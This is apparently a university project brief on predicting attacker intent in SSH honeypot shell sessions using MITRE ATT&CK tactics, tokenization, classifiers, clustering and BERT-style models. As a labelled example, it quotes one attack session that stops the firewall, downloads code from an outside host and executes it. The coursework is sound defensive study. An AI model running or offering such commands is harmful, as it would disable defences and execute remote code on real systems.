
ML4N - Group Project 6 - 2026/2027

SSH Shell attacks: Intent prediction and behavioral analysis

For clarification on this project, contact **Luca Vassio** luca.vassio@polito.it



Security logs are the key to understanding attacks and diagnosing vulnerabilities. These logs often consist of text, and analyzing them remains a daunting challenge. While collecting data can be easily automated, the task of parsing often unclear and malformed logs is a time-consuming and error-prone process. In this project, you will study how to automate support for the analysis of textual Unix shell attack logs.

A security analyst needs to summarize apparent session intents, discover behavioral families and identify predictions needing human review. Develop an analysis that addresses deployment conditions and error priorities agreed with the teacher.

The input will be malicious Unix shell sessions recorded in a honeypot deployment. Different commands within a session will have different intents. You should automatically identify the attacker's tactics and assign them to each session.

More details can be found here: https://zenodo.org/records/3687527#.YmEr9pJBxQL

The labels are provided by a research project developed at SmartData at PoliTO. We use the MITRE ATT&CK tactic definitions [https://attack.mitre.org/]. MITRE ATT&CK defines 14 possible intents. For this project, we restrict the task to the five most common intents and two additional classes:

- **Persistence.** The adversary is trying to maintain their foothold. Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.
- **Discovery.** The adversary is trying to figure out your environment. Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this post-compromise information-gathering objective.
- **Defense Evasion.** The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and disguise their

malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

- **Execution.** The adversary is trying to run malicious code. Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.
- **Impact.** The adversary is trying to manipulate, interrupt, or destroy your systems and data. Impact consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes. Techniques used for impact can include destroying or tampering with data. In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals. These techniques might be used by adversaries to follow through on their end goal or to provide cover for a confidentiality breach.
- **Other.** This class contains all remaining tactics, which are less common in our dataset, i.e., Reconnaissance, Resource Development, Initial Access, Privilege Escalation, Credential Access, Lateral Movement, Command and Control, and Exfiltration.
- **Harmless.** The code is not malicious in itself.

For instance, in the session:

```
iptables stop; wget http://1.1.1.1/exec; chmod 777 exec; ./exec
```

the attacker first **impacts** the system by stopping its firewall, then downloads and **executes** malicious code.

The dataset is stored in Parquet format. You can load it directly into a pandas DataFrame using:

```
!pip install pyarrow
import pandas as pd
pd.read_parquet(''ssh_attacks.parquet')
```

The dataset comprises the following 5 columns:

- **session_id**: an integer identifying the session.
- **full_session**: the text related to the full attack session, i.e., the sequence of commands and their parameters (strings).
- **firsts_timestamp**: when the attack started (e.g., 2019-06-04 09:45:50.396610+00:00).
- **Set_Fingerprint**. For each attack session, there is a set of intents associated with it. The set is a subset of {'Persistence', 'Discovery', 'Defense Evasion', 'Execution', 'Impact', 'Other', 'Harmless'}. Harmless does not designate a benign session.

Note: The annotations are automatic research outputs. Use them as a fixed benchmark reference and describe scores as agreement with that reference. Report suspected annotation errors separately without silently relabeling test cases.

Section 1 – Shell text and annotation quality

1. Examine session lengths in characters and explicitly defined tokens, common text elements, label frequencies, label co-occurrence and label-set sizes.
2. Analyze recorded sessions and label composition over time. Explain the population counted and the limits of interpreting distinct session texts as attack frequency. Consider collection changes, including the source honeypot upgrade in November 2019.
3. Define tokenization for shell text. Explain how operators, command options, paths, addresses, quoted strings and case are treated. Show examples where an ordinary text tokenizer loses useful information.
4. Compare two numerical representations, such as word-based and character-based features, or raw text and normalized text, with a justification for the normalization choices. Include a count or TF-IDF baseline. State what each representation preserves and discards. Discuss the representations with the teacher.
5. Investigate near-duplicate templates despite the absence of exact duplicate session texts. Propose a text-based grouping rule without intent labels. Inspect examples that should and should not share a group, and distinguish textual similarity from evidence of a shared attacker or campaign.

Section 2 – Supervised learning – Multi-label intent prediction

Predict the supplied intent set for each session. Determine whether performance transfers to later observations or unfamiliar command patterns, rather than relying on familiar text variants.

1. Compare random validation with two alternatives: chronological validation and separation of text-template groups. Define splits without using labels to construct similarity groups. Inspect overlap and per-label support; explain which evaluation matches a possible deployment of the classifier. Discuss the validation strategies with the teacher.
2. Choose a model for the multi-label classifier and compare the representations developed in Section 1 and the validation strategies developed in Section 2.1. Justify how you handle class imbalance and any time-based features you use. Discuss whether gains reflect text representation, additional information or changes in the evaluation population.
3. Find the best hyperparameters and report the model’s performance. Explain how frequent labels and empty or very small positive samples affect interpretation.
4. Choose a deployment scenario for the classifier, freeze the final pipeline, and evaluate it on the test set. Examine representative errors and two meaningful failure patterns using session text. Separate prediction/reference disagreements from evidence that the reference itself may be wrong.

Section 3 – Unsupervised learning – Behavioral families beyond labels

Discover recurring session families and investigate whether they reveal distinctions that the supplied intent sets do not capture.

1. Propose two definitions of session similarity and their representations. Select one for the main analysis and retain the other for a robustness check. Discuss them with the teacher.
2. Apply at least two clustering algorithms. Justify distance or similarity measures, dimensionality reduction, sampling, hyperparameters and noise treatment. Use a bounded computational budget and report which sessions are represented.
3. Select configurations using internal quality, stability and the agreed objective. Examine labels only after selection; do not optimize agreement with the supplied intents. Explain how groups are compared under resampling or an alternative normalization.
4. Visualize the groups with a justified projection and discuss its limitations. Describe selected clusters using representative sessions and discriminative text patterns. Word clouds may supplement inspection of commands and context.
5. Analyze multi-label cluster composition using raw counts and clearly normalized label prevalences. Include cluster sizes, coverage and noise points.
6. Find examples where one intent set spans distinct behavioral groups and where a group contains several intent sets. Develop cautious descriptions of a few finer-grained families, supported by representative examples and counterexamples.

Section 4 – Contextual language models

Develop a contextual language model (such as BERT) for the same multi-label session classification task as in Section 2.

1. Choose a pretrained contextual encoder and justify its suitability for shell text. Document its version and training provenance. Discuss the choice with the teacher.
2. Compare a frozen encoder with a trained head against partial or full encoder fine-tuning under a common data and compute budget. Specify trainable parameters, architecture, loss, output activation and optimizer.
3. Use the actual tokenizer to define long-input handling. Compare truncation with chunking and session-level aggregation in a bounded experiment. Keep each session's chunks in one partition and evaluate whole-session predictions.
4. Compare your model with the strongest baseline from Section 2, using the same sessions, label policies, and admissible information. Also report the test results.
5. Inspect errors. Relate failures to input length, text patterns, and label support. Investigate how ambiguous sessions can be automatically referred to an analyst for review.

Project acknowledgment: Matteo Boffa matteo.boffa@polito.it